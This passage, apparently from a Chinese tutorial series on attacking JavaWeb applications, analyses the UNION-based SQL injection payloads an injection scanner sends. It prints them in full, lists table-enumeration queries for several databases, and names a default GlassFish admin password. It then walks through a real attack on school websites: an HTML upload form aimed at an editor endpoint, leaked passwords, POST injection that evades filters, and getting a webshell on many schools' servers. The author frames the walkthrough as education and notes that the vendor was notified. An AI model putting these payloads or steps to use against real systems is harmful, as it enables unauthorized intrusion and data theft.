
/*获取数据库相关信息*/
SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,use

r(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d
,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database
(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b
64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f7
65d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,
version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f7
5735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735
d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64
625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,dat
abase(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat
(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x
5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b
765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x
5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b
75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x
5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b6462
5d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),
concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,versio
n(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d
,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d,0x5b75735d,use
r(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database(),0x5b2f64625d
,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b64625d,database
(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f765d),concat(0x5b
64625d,database(),0x5b2f64625d,0x5b75735d,user(),0x5b2f75735d,0x5b765d,version(),0x5b2f7
65d)--

这玩意到底是什么神秘的东西呢？我们不妨在 Navicat 和 FireFox 里面瞅瞅：




FireFox 执行的结果：



让我们来还原上面的那句废话：


select file_priv from mysql.user where user=root



上面很长很臭的 **SQL** 翻译过来就这么短的一句查询的结果就一个得到的信息就是：有没有 **file_priv** 权限。而 **file_priv** 应该就是文件读写权限了（没看手册，应该八九不离十）。如果不是 **Y** 是 **N** 那就不能 **load_file** 、 **into outfile**、 **dumpfile** 咯。

接着看下一条 SQL：

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d),concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d)--



/*[h4ckinger]asim[/h4ckinger] 这段 SQL 看不出来有什么实际意义，没有对数据库进行任何操作。对应的 SQL 是：

select concat(0x5b6834636b696e6765725d,'asim',0x5b2f6834636b696e6765725d)*/

没用的东西不管下一条也是点击 start 后的最后一条 SQL 同上。
那么我们可以知道点击注入点检测程序一共做了：

1. 是否存在注入点
2. 注入点的字段数量
3. 注入点获取 Mysql 的版本信息、用户信息、数据库名等。
4. 是否有 file_priv 也就是是否能够读写硬盘文件。

程序逻辑分析：

1. 获取 URL 是否存在
2. 获取 URL 地址并进行参数分析
3. 提交 and 1=1 and 1=2 进行布尔判断，获取服务器的响应码判断是否存在 SQL 注入。
4. 提交占位符获取注入点查询的字段数尝试 order by 注入。
5. 提交 MYSQL 自带的函数获取 MYSQL 版本信息、用户信息、数据库名等信息。
6. 检测是否有 load_file 和 outfile、dumpfile 等权限。

SQL 注入之获取所有用户表：

1、Mssql:select name from master.dbo.sysdatabase


2、Mysql:show databases

3、Sybase:SELECT a.name,b.colid,b.name,c.name,b.usertype,b.length,CASE WHEN b.status=0 THEN 'NOT NULL' WHEN b.status=8 THEN 'NULL' END status, d.text FROM sysobjects a,syscolumns b,systypes c,syscomments d WHERE a.id=b.id AND b.usertype=c.usertype AND a.type='U' --AND a.name='t_user' AND b.cdefault*=d.id ORDER BY a.name,b.colid

4、Oracle:SELECT * FROM ALL_TABLES

4、简单实战


本次实战并没有什么难度，感觉找一个能把前面的都串起来的 demo 太难了。本次实战的目标是某中学，网站使用 JavaWeb 开发。去年的时候通过 POST 注入绕过了 GET 的防注入检测。对其和开发商的官网都做了 SQL 注入检测，然后加了开发商的 QQ 通知修补。




前不久再去测试的时候发现漏洞已经被修补了，围观了下开发商后发现其用的是 glassfish：

尝试从服务器弱口令入口了入手但是失败了glassfish的默认管理帐号是admin密码是adminadmin，如果能过登录glassfish的后台可以直接部署一个war去getshell。

由于没有使用如Struts2之类的MVC框架所以google了下他的jsp，-News参数表示不希望在搜索结果中包含带有-News的结果。




通过GOOGLE找到一处flash上传点，值得注意的是在项目当中上传下载一般作为一个共有的业务，所以可能存在一致性也就是此处要是上传不成功恐怕到了后台也不会成功。企图上传shell：



上传文件：

因为 tamper data 没法拦截 flash 请求，所以通过 chrome 的拦截记录开始构建上传:

```
<html><head>
<title></title></head>
<body>
<form enctype="multipart/form-data"
action="http://www.x.cn/webschool/xheditor/upload.jsp?moduleId=98&limitExt=all&sid=0"
method="post">
<input name="filedata" type="file"><br>
<input type="submit" value="上传文件">
</form>
</body>
</html>
```




好吧支持 txt.html.exe 什么的先来个 txt:

一般来说我比较关注逻辑漏洞，比如找回密码，查看页面源码后还真就发现了点猫腻有 DWR 框架。


DWR 框架：

DWR 就是一个奇葩，人家都是想着怎么样去解耦，他倒好直接把 js 和后端 java 给耦合在一起了。DWR（Direct Web Remoting）是一个用于改善 web 页面与 Java 类交互的远程服务器端 Ajax 开源框架，可以帮助开发人员开发包含 AJAX 技术的网站。它可以允许在浏览器里的**代码使用运行在 WEB 服务器上的 JAVA 方法**，就像它就在浏览器里一样。


再次利用 chrome 抓网络请求，居然发现后台把用户的密码都给返回了，这不科学啊：




与此同时我把 google 到的动态连接都打开，比较轻易的就发现了一处 SQL 注入漏洞，依旧用 POST 提交吧，以免他的防注入又把我拦截下来了（再次提醒普通的防注入普遍防的是 GET 请求，POST 过去很多防注入都傻逼了,Jsp 里面 request.getParameter("parameter")GET 和 POST 方式提交的参数都能过获取到的）：



破 MD5，进后台改上传文件扩展名限制拿 shell 都一气呵成了：



GETSHELL:



可能实战写的有点简单了一点，凑合这看吧。由于这是一套通用系统，很轻易的通过该系统漏洞拿到很多学校的 shell，截图中可能有漏点，希望看文章的请勿对其进行攻击！

攻击 JavaWeb 应用[5] -MVC 安全

-园长 MM

注:这一节主要是消除很多人把 JSP 当作了 JavaWeb 的全部的误解，了解 MVC 及其框架思想。MVC 是用于组织代码用一种业务逻辑和数据显示分离的方法，不管是 Java 的 Struts2、SpringMVC 还是 PHP 的 ThinkPHP 都爆出过高危的任意代码执行,本节重在让更多的人了解 MVC 和 MVC 框架安全，由浅到深尽可能的照顾没 Java 基础的朋友。所谓攻击 JavaWeb，如果连 JavaWeb 是个什么，有什么特性都不知道，就算能用 Struts 刷再多的 RANK 又有何意义？还不如沏一杯清茶，读一本好书，不浮躁，撸上一天。

